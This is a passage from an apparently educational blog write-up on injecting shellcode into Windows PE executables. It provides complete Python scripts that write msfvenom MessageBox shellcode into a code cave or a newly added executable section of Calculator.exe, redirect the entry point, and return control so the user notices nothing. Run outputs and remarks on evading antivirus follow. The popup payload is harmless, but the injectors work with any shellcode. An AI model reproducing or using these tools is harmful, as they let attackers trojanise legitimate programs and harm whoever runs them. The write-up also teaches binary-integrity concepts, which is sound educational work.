MESSAGEBOX_SHELLCODE += b"\x63\x74\x65\x64\x21\x00\x5a\xe8\x08\x00\x00\x00"
MESSAGEBOX_SHELLCODE += b"\x48\x61\x63\x6b\x65\x64\x21\x00\x41\x58\x48\x31"
MESSAGEBOX_SHELLCODE += b"\xc9\x41\xba\x45\x83\x56\x07\xff\xd5\x48\x31\xc9"

def inject_messagebox(input_file, output_file, cave_rva, cave_raw, cave_size):
    """Inject MessageBox shellcode into code cave"""
    pe = pefile.PE(input_file)

    print(f"\n{Colors.BOLD}{Colors.CYAN}=== MessageBox Injection ==={Colors.END}\n")

    original_entry = pe.OPTIONAL_HEADER.AddressOfEntryPoint

    print(f"{Colors.BOLD}[1] Target Information:{Colors.END}")
    print(f"    Original entry: {Colors.GREEN}0x{original_entry:X}{Colors.END}")
    print(f"    Code cave: {Colors.CYAN}0x{cave_rva:X}{Colors.END}")
    print(f"    Cave size: {Colors.YELLOW}{cave_size}{Colors.END} bytes\n")

    # Build complete shellcode
    shellcode = bytearray(MESSAGEBOX_SHELLCODE)

    print(f"{Colors.BOLD}[2]{Colors.END} MessageBox shellcode: {Colors.YELLOW}{len(shellcode)}{Colors.END} bytes")
    print(f"    {Colors.BLUE}This code will show a popup window{Colors.END}\n")

    # Add JMP back to original entry
    jmp_offset = original_entry - (cave_rva + len(shellcode) + 5)
    shellcode += b'\xE9'
    shellcode += struct.pack('<i', jmp_offset)

    print(f"{Colors.BOLD}[3]{Colors.END} Adding JMP to return to original code")
    print(f"    Total size: {Colors.YELLOW}{len(shellcode)}{Colors.END} bytes\n")

    # Check if it fits
    if len(shellcode) > cave_size:
        print(f"{Colors.RED}{Colors.BOLD}[ERROR]{Colors.END} Shellcode ({Colors.YELLOW}{len(shellcode)}{Colors.END} bytes) > Cave ({Colors.YELLOW}{cave_size}{Colors.END} bytes)")
        print(f"        Need {Colors.RED}{len(shellcode) - cave_size}{Colors.END} more bytes!")
        return False

    print(f"{Colors.GREEN}{Colors.BOLD}[4] Size check: OK!{Colors.END}")
    print(f"    Shellcode: {Colors.YELLOW}{len(shellcode)}{Colors.END} bytes")
    print(f"    Cave: {Colors.YELLOW}{cave_size}{Colors.END} bytes")
    print(f"    Remaining: {Colors.GREEN}{cave_size - len(shellcode)}{Colors.END} bytes\n")

    # Write shellcode
    print(f"{Colors.BOLD}[5]{Colors.END} Writing shellcode to offset {Colors.CYAN}0x{cave_raw:X}{Colors.END}")
    pe.set_bytes_at_offset(cave_raw, bytes(shellcode))
    print(f"    {Colors.GREEN}Written successfully!{Colors.END}\n")

    # Change entry point
    print(f"{Colors.BOLD}[6]{Colors.END} Changing entry point:")
    print(f"    {Colors.RED}{hex(original_entry)}{Colors.END} → {Colors.GREEN}{hex(cave_rva)}{Colors.END}\n")
    pe.OPTIONAL_HEADER.AddressOfEntryPoint = cave_rva

    # Save
    pe.write(output_file)
    pe.close()

    print(f"{Colors.BOLD}{Colors.GREEN}[Success]{Colors.END} Saved as: {Colors.YELLOW}{output_file}{Colors.END}")
    print(f"\n{Colors.BOLD}Expected behavior:{Colors.END}")
    print(f"  1. Program starts")
    print(f"  2. {Colors.CYAN}MessageBox appears: 'Hacked!'{Colors.END}")
    print(f"  3. User closes MessageBox")
    print(f"  4. Calculator runs normally")
    print(f"\n{Colors.BOLD}{Colors.GREEN}This demonstrates code injection!{Colors.END}\n")

    return True

if __name__ == "__main__":
    if len(sys.argv) != 6:
        print(f"{Colors.RED}Usage: {sys.argv[0]} <input> <output> <cave_rva> <cave_raw> <cave_size>{Colors.END}")
        print(f"\n{Colors.YELLOW}Example:{Colors.END}")
        print(f"  {Colors.CYAN}python {sys.argv[0]} Calculator.exe Calc_hacked.exe 0x2239 0x1639 455{Colors.END}")
        sys.exit(1)

    inject_messagebox(
        sys.argv[1],
        sys.argv[2],
        int(sys.argv[3], 16),
        int(sys.argv[4], 16),
        int(sys.argv[5])
    )
Running the injection:
1
2
# Usage: python3 inject_messagebox.py <input.exe> <output.exe> <cave_rva> <cave_raw> <cave_size>
python3 inject_messagebox.py Calculator.exe Calculator_hacked.exe 0x2239 0x1639 455
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
=== MessageBox Injection ===

[1] Target Information:
    Original entry: 0x18C0
    Code cave: 0x2239
    Cave size: 455 bytes

[2] MessageBox shellcode: 300 bytes
    This code will show a popup window

[3] Adding JMP to return to original code
    Total size: 305 bytes

[4] Size check: OK!
    Shellcode: 305 bytes
    Cave: 455 bytes
    Remaining: 150 bytes

[5] Writing shellcode to offset 0x1639
    Written successfully!

[6] Changing entry point:
    0x18c0 → 0x2239

[Success] Saved as: Calculator_hacked.exe

Expected behavior:
  1. Program starts
  2. MessageBox appears: 'Hacked!'
  3. User closes MessageBox
  4. Calculator runs normally

This demonstrates code injection!
Testing the injection:
1
PS > Calculator_hacked.exe
 A MessageBox appears before the Calculator starts
Success! The malicious code executed, showed a popup, then the program continued normally. A user might not even realize their program was modified.
What just happened:
- User runs
Calculator_hacked.exe - Entry point redirected to our code cave (
0x2239) - MessageBox shellcode executes
- Popup appears: “Hacked!”
- User closes popup
- JMP returns to original entry point (
0x18C0) - Calculator runs normally
This is a perfect demonstration of why code signing matters. Without signatures:
- Attackers can modify programs freely
- Users have no way to detect tampering
- Malicious code runs invisibly
Demonstration: Section Addition Method
Code cave injection works for small payloads, but what if we need more space? The solution is adding a new executable section to the PE file.
Think of it like adding a new chapter to our cookbook:
1
2
3
4
5
6
7
8
9
10
Original Cookbook:
├── Chapter 1: Recipes (.text)
├── Chapter 2: Ingredient list (.rdata)
└── Chapter 3: Notes (.data)

Modified Cookbook:
├── Chapter 1: Recipes (.text)
├── Chapter 2: Ingredient list (.rdata)
├── Chapter 3: Notes (.data)
└── Chapter 4: Secret Recipes (.inject) ← NEW! Our malicious code
When we add a section, we need to:
- Update PE headers - Tell Windows there’s a new section
- Create section header - Metadata describing our new section (40 bytes)
- Append section data - The actual space for our code (can be MB in size)
- Mark as executable - Set the right permissions (EXECUTE + READ + WRITE)
Visual representation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
BEFORE (original file):
┌──────────┬────────┬─────────┬───────┬─────┐
│ Headers  │ .text  │ .rdata  │ .data │ EOF │
└──────────┴────────┴─────────┴───────┴─────┘
             Code     Strings   Variables

AFTER (with new section):
┌──────────┬────────┬─────────┬───────┬─────────┬─────┐
│ Headers  │ .text  │ .rdata  │ .data │ .inject │ EOF │
│ (+1 sec) │        │         │       │ (NEW)   │     │
└──────────┴────────┴─────────┴───────┴─────────┴─────┘
                                           ^
                                      Our code here
                                      (4096 bytes)
Section Header Structure:
Each section header is exactly 40 bytes. Think of it as a label that tells Windows everything about the section: what it’s called, where it sits in memory and on disk, how big it is, and what the section is allowed to do (read, write, execute).
1
2
3
4
5
6
7
8
9
10
11
12
Offset  Size  Field
------  ----  -----
0       8     Name (e.g., ".inject\0\0")
8       4     VirtualSize (size in memory)
12      4     VirtualAddress (where it loads in memory)
16      4     SizeOfRawData (size in file)
20      4     PointerToRawData (file offset)
24      4     PointerToRelocations (usually 0)
28      4     PointerToLinenumbers (usually 0)
32      2     NumberOfRelocations (usually 0)
34      2     NumberOfLinenumbers (usually 0)
36      4     Characteristics (permissions flags)
Most of those fields are straightforward metadata. The ones we actually care about for our injection:
- Name - what we call our section:
.inject - VirtualAddress - where the section appears in memory once Windows loads the binary
- PointerToRawData - where the section bytes are stored in the file on disk
- Characteristics - permission flags. We set this to
0xE0000020to mark it as EXECUTE + READ + WRITE + CODE
The four fields marked (usually 0) are legacy debug info from older PE versions. We just set them to zero.
Reference: Microsoft PE Format - Section Table
Creating New Section
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
import pefile
import struct
import sys

class Colors:
    HEADER = '\033[95m'
    BLUE = '\033[94m'
    CYAN = '\033[96m'
    GREEN = '\033[92m'
    YELLOW = '\033[93m'
    RED = '\033[91m'
    BOLD = '\033[1m'
    END = '\033[0m'

def add_section(input_file, output_file, section_size=0x1000):
    """Add new executable section to PE file"""
    pe = pefile.PE(input_file)

    print(f"\n{Colors.BOLD}{Colors.CYAN}=== Adding New Section ==={Colors.END}\n")
    print(f"{Colors.BOLD}[1] Configuration:{Colors.END}")
    print(f"    Name: {Colors.YELLOW}.inject{Colors.END}")
    print(f"    Size: {Colors.GREEN}{section_size}{Colors.END} bytes ({Colors.GREEN}{section_size//1024}KB{Colors.END})\n")

    # Get last section and alignment info
    last_section = pe.sections[-1]
    section_alignment = pe.OPTIONAL_HEADER.SectionAlignment
    file_alignment = pe.OPTIONAL_HEADER.FileAlignment

    print(f"{Colors.BOLD}[2] Alignment:{Colors.END}")
    print(f"    Section: {Colors.CYAN}0x{section_alignment:X}{Colors.END}")
    print(f"    File: {Colors.CYAN}0x{file_alignment:X}{Colors.END}\n")

    # Calculate addresses
    new_section_rva = (last_section.VirtualAddress + last_section.Misc_VirtualSize)
    new_section_rva = (new_section_rva + section_alignment - 1) & ~(section_alignment - 1)

    new_raw_offset = (last_section.PointerToRawData + last_section.SizeOfRawData)
    new_raw_size = (section_size + file_alignment - 1) & ~(file_alignment - 1)

    print(f"{Colors.BOLD}[3] Addresses:{Colors.END}")
    print(f"    RVA: {Colors.GREEN}0x{new_section_rva:X}{Colors.END}")
    print(f"    Raw: {Colors.GREEN}0x{new_raw_offset:X}{Colors.END}\n")

    # Create section header (40 bytes)
    section_header = bytearray(40)
    struct.pack_into('8s', section_header, 0, b'.inject\x00')
    struct.pack_into('I', section_header, 8, section_size)
    struct.pack_into('I', section_header, 12, new_section_rva)
    struct.pack_into('I', section_header, 16, new_raw_size)
    struct.pack_into('I', section_header, 20, new_raw_offset)
    struct.pack_into('I', section_header, 24, 0)
    struct.pack_into('I', section_header, 28, 0)
    struct.pack_into('H', section_header, 32, 0)
    struct.pack_into('H', section_header, 34, 0)
    struct.pack_into('I', section_header, 36, 0xE0000020)

    print(f"{Colors.BOLD}[4] Characteristics:{Colors.END} {Colors.GREEN}0xE0000020{Colors.END}")
    print(f"    EXECUTE + READ + WRITE + CODE\n")

    # Calculate section table offset
    section_table_offset = (
        pe.DOS_HEADER.e_lfanew + 4 +
        pe.FILE_HEADER.sizeof() +
        pe.FILE_HEADER.SizeOfOptionalHeader
    )
    new_section_header_offset = section_table_offset + (len(pe.sections) * 40)

    # Update headers
    pe.FILE_HEADER.NumberOfSections += 1
    pe.OPTIONAL_HEADER.SizeOfImage = new_section_rva + section_size

    print(f"{Colors.BOLD}[5] Headers Updated:{Colors.END}")
    print(f"    Sections: {Colors.YELLOW}{pe.FILE_HEADER.NumberOfSections}{Colors.END}")
    print(f"    Image Size: {Colors.GREEN}0x{pe.OPTIONAL_HEADER.SizeOfImage:X}{Colors.END}\n")

    # Write
    pe.write(output_file)

    with open(output_file, 'r+b') as f:
        f.seek(new_section_header_offset)
        f.write(bytes(section_header))
        f.seek(0, 2)
        f.write(b'\x00' * new_raw_size)

    pe.close()

    print(f"{Colors.GREEN}{Colors.BOLD}[Success]{Colors.END} {Colors.YELLOW}{output_file}{Colors.END}")
    print(f"{Colors.BOLD}Section RVA:{Colors.END} {Colors.CYAN}0x{new_section_rva:X}{Colors.END}\n")

    return new_section_rva

if __name__ == "__main__":
    if len(sys.argv) < 3:
        print(f"{Colors.RED}Usage: {sys.argv[0]} <input.exe> <output.exe> [size]{Colors.END}")
        print(f"\n{Colors.YELLOW}Examples:{Colors.END}")
        print(f"  {Colors.CYAN}python {sys.argv[0]} Calculator.exe Calc_section.exe{Colors.END}")
        print(f"  {Colors.CYAN}python {sys.argv[0]} Calculator.exe Calc_section.exe 8192{Colors.END}")
        sys.exit(1)

    add_section(sys.argv[1], sys.argv[2], int(sys.argv[3]) if len(sys.argv) > 3 else 0x1000)
Running the script:
1
2
# Usage: python3 add_section.py <input.exe> <output.exe> [section_size]
python3 add_section.py Calculator.exe Calculator_section.exe
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
=== Adding New Section ===

[1] Configuration:
    Name: .inject
    Size: 4096 bytes (4KB)

[2] Alignment:
    Section: 0x1000
    File: 0x200

[3] Addresses:
    RVA: 0x9000
    Raw: 0x3400

[4] Characteristics: 0xE0000020
    EXECUTE + READ + WRITE + CODE

[5] Headers Updated:
    Sections: 7
    Image Size: 0xA000

[Success] Calculator_section.exe
Section RVA: 0x9000
Verify with analyze_pe.py:
1
2
# Usage: python3 analyze_pe.py <filename.exe>
python3 analyze_pe.py Calculator_section.exe
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
=== Analyzing: Calculator_section.exe ===

[1] Entry Point: 0x18C0
    This is where the program starts executing
    Like the cookbook saying 'start reading at page 5'

[2] Sections (Chapters):
    Total sections: 7

    .text      at address 0x1000, size  5120 bytes
               ^ This section contains EXECUTABLE CODE
               The CPU will run instructions from here

    .rdata     at address 0x3000, size  5120 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .data      at address 0x5000, size   512 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .pdata     at address 0x6000, size   512 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .rsrc      at address 0x7000, size   512 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .reloc     at address 0x8000, size   512 bytes
               ^ This section contains DATA (not code)
               Stores strings, numbers, or other information

    .inject    at address 0x9000, size  4096 bytes
               ^ This section contains EXECUTABLE CODE
               The CPU will run instructions from here
Perfect! New section created and marked as executable.
Injecting into Section
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
import pefile
import struct
import sys

class Colors:
    HEADER = '\033[95m'
    BLUE = '\033[94m'
    CYAN = '\033[96m'
    GREEN = '\033[92m'
    YELLOW = '\033[93m'
    RED = '\033[91m'
    BOLD = '\033[1m'
    END = '\033[0m'

# MessageBox shellcode from msfvenom (300 bytes, ExitProcess call removed - last 8 bytes)
MESSAGEBOX_SHELLCODE = b""
MESSAGEBOX_SHELLCODE += b"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xcc\x00\x00"
MESSAGEBOX_SHELLCODE += b"\x00\x41\x51\x41\x50\x52\x48\x31\xd2\x65\x48\x8b"
MESSAGEBOX_SHELLCODE += b"\x52\x60\x51\x48\x8b\x52\x18\x56\x48\x8b\x52\x20"
MESSAGEBOX_SHELLCODE += b"\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
MESSAGEBOX_SHELLCODE += b"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1"
MESSAGEBOX_SHELLCODE += b"\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x48\x8b\x52\x20"
MESSAGEBOX_SHELLCODE += b"\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02"
MESSAGEBOX_SHELLCODE += b"\x41\x51\x0f\x85\x72\x00\x00\x00\x8b\x80\x88\x00"
MESSAGEBOX_SHELLCODE += b"\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x8b\x48"
MESSAGEBOX_SHELLCODE += b"\x18\x50\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
MESSAGEBOX_SHELLCODE += b"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9"
MESSAGEBOX_SHELLCODE += b"\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38"
MESSAGEBOX_SHELLCODE += b"\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75"
MESSAGEBOX_SHELLCODE += b"\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b"
MESSAGEBOX_SHELLCODE += b"\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
MESSAGEBOX_SHELLCODE += b"\x88\x41\x58\x41\x58\x5e\x59\x48\x01\xd0\x5a\x41"
MESSAGEBOX_SHELLCODE += b"\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff"
MESSAGEBOX_SHELLCODE += b"\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9\x4b\xff\xff"
MESSAGEBOX_SHELLCODE += b"\xff\x5d\xe8\x0b\x00\x00\x00\x75\x73\x65\x72\x33"
MESSAGEBOX_SHELLCODE += b"\x32\x2e\x64\x6c\x6c\x00\x59\x41\xba\x4c\x77\x26"
MESSAGEBOX_SHELLCODE += b"\x07\xff\xd5\x49\xc7\xc1\x40\x00\x00\x00\xe8\x0f"
MESSAGEBOX_SHELLCODE += b"\x00\x00\x00\x43\x6f\x64\x65\x20\x49\x6e\x6a\x65"
MESSAGEBOX_SHELLCODE += b"\x63\x74\x65\x64\x21\x00\x5a\xe8\x08\x00\x00\x00"
MESSAGEBOX_SHELLCODE += b"\x48\x61\x63\x6b\x65\x64\x21\x00\x41\x58\x48\x31"
MESSAGEBOX_SHELLCODE += b"\xc9\x41\xba\x45\x83\x56\x07\xff\xd5\x48\x31\xc9"

def inject_section(input_file, output_file, section_rva):
    """Inject shellcode into new section"""
    pe = pefile.PE(input_file)

    print(f"\n{Colors.BOLD}{Colors.CYAN}=== Section Injection ==={Colors.END}\n")

    original_entry = pe.OPTIONAL_HEADER.AddressOfEntryPoint

    print(f"{Colors.BOLD}[1] Target:{Colors.END}")
    print(f"    Original entry: {Colors.GREEN}0x{original_entry:X}{Colors.END}")
    print(f"    Section RVA: {Colors.CYAN}0x{section_rva:X}{Colors.END}\n")

    # Build shellcode
    shellcode = bytearray(MESSAGEBOX_SHELLCODE)
    print(f"{Colors.BOLD}[2] Shellcode:{Colors.END} {Colors.YELLOW}{len(shellcode)}{Colors.END} bytes\n")

    # Calculate JMP
    jmp_from = section_rva + len(shellcode) + 5
    jmp_offset = original_entry - jmp_from

    print(f"{Colors.BOLD}[3] JMP:{Colors.END}")
    print(f"    From: {Colors.CYAN}0x{jmp_from:X}{Colors.END}")
    print(f"    To: {Colors.GREEN}0x{original_entry:X}{Colors.END}\n")

    # Add JMP
    shellcode += b'\xE9'
    shellcode += struct.pack('<i', jmp_offset)

    print(f"{Colors.BOLD}[4] Total:{Colors.END} {Colors.YELLOW}{len(shellcode)}{Colors.END} bytes\n")

    # Write
    for section in pe.sections:
        if section.VirtualAddress == section_rva:
            print(f"{Colors.BOLD}[5] Writing to:{Colors.END} {Colors.CYAN}{section.Name.decode().strip(chr(0))}{Colors.END}")
            pe.set_bytes_at_offset(section.PointerToRawData, bytes(shellcode))
            print(f"    {Colors.GREEN}✓ Done!{Colors.END}\n")
            break

    # Redirect entry
    print(f"{Colors.BOLD}[6] Entry:{Colors.END} {Colors.RED}0x{original_entry:X}{Colors.END} → {Colors.GREEN}0x{section_rva:X}{Colors.END}\n")
    pe.OPTIONAL_HEADER.AddressOfEntryPoint = section_rva

    pe.write(output_file)
    pe.close()

    print(f"{Colors.GREEN}{Colors.BOLD}[Success]{Colors.END} {Colors.YELLOW}{output_file}{Colors.END}\n")

if __name__ == "__main__":
    if len(sys.argv) != 4:
        print(f"{Colors.RED}Usage: {sys.argv[0]} <input> <output> <section_rva>{Colors.END}")
        print(f"\n{Colors.YELLOW}Example:{Colors.END}")
        print(f"  {Colors.CYAN}python {sys.argv[0]} Calc_section.exe Calc_final.exe 0x9000{Colors.END}")
        sys.exit(1)

    inject_section(sys.argv[1], sys.argv[2], int(sys.argv[3], 16))
Running the script:
1
2
# Usage: python3 inject_section.py <input.exe> <output.exe> <section_rva>
python3 inject_section.py Calculator_section.exe Calculator_final.exe 0x9000
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
=== Section Injection ===

[1] Target:
    Original entry: 0x18C0
    Section RVA: 0x9000

[2] Shellcode: 300 bytes

[3] JMP:
    From: 0x9131
    To: 0x18C0

[4] Total: 305 bytes

[5] Writing to: .inject
    ✓ Done!

[6] Entry: 0x18C0 → 0x9000

[Success] Calculator_final.exe
Testing:
1
PS > Calculator_final.exe
 MessageBox appears, then Calculator runs normally
Success! Section addition method works perfectly.
Code Cave vs Section Addition
After working through both methods, here’s how they compare:
| Aspect | Code Cave | Section Addition |
|---|---|---|
| PE structure changes | Minimal (reuse existing space) | Visible (new section + EP redirect) |
| Size Limit | Limited (~hundreds of bytes) | Flexible (KB to MB) |
| Complexity | Find a suitable cave | Build PE structure |
| Reliability | Depends on available caves | Always works |
A note on AV detection:
Both methods will trigger Windows Defender / SmartScreen the moment you try to run the modified binary. The primary detection vector for both is the shellcode signature itself: msfvenom’s MessageBox payload is well-known and gets flagged by signature-based scanners regardless of how it was placed inside the binary. On top of that, modifying a signed binary breaks its signature, which already raises SmartScreen’s reputation check.
The methods only differ at the static analysis level: section addition leaves more obvious red flags (a new .inject section with EXECUTE+READ+WRITE permissions, entry point pointing outside .text), while a code cave looks closer to a normal modification of .text. In practice these structural differences matter less than the shellcode signature.
To actually evade detection, real-world attackers add layers like shellcode encryption, runtime decryption stubs, and signed certificate abuse. The methods we covered are the building blocks, not the finished product.
When to use which:
- Code caves for small payloads or when keeping close to the original PE layout matters
- Section addition when the payload exceeds any cave you can find
Conclusion
We’ve walked through two ways to inject code into a Windows binary that lacks anti-tampering protection. Both work because the host program does nothing to check its own integrity. Getting the code in is only half the story, though. Surviving modern AV is a separate challenge that needs its own write-up.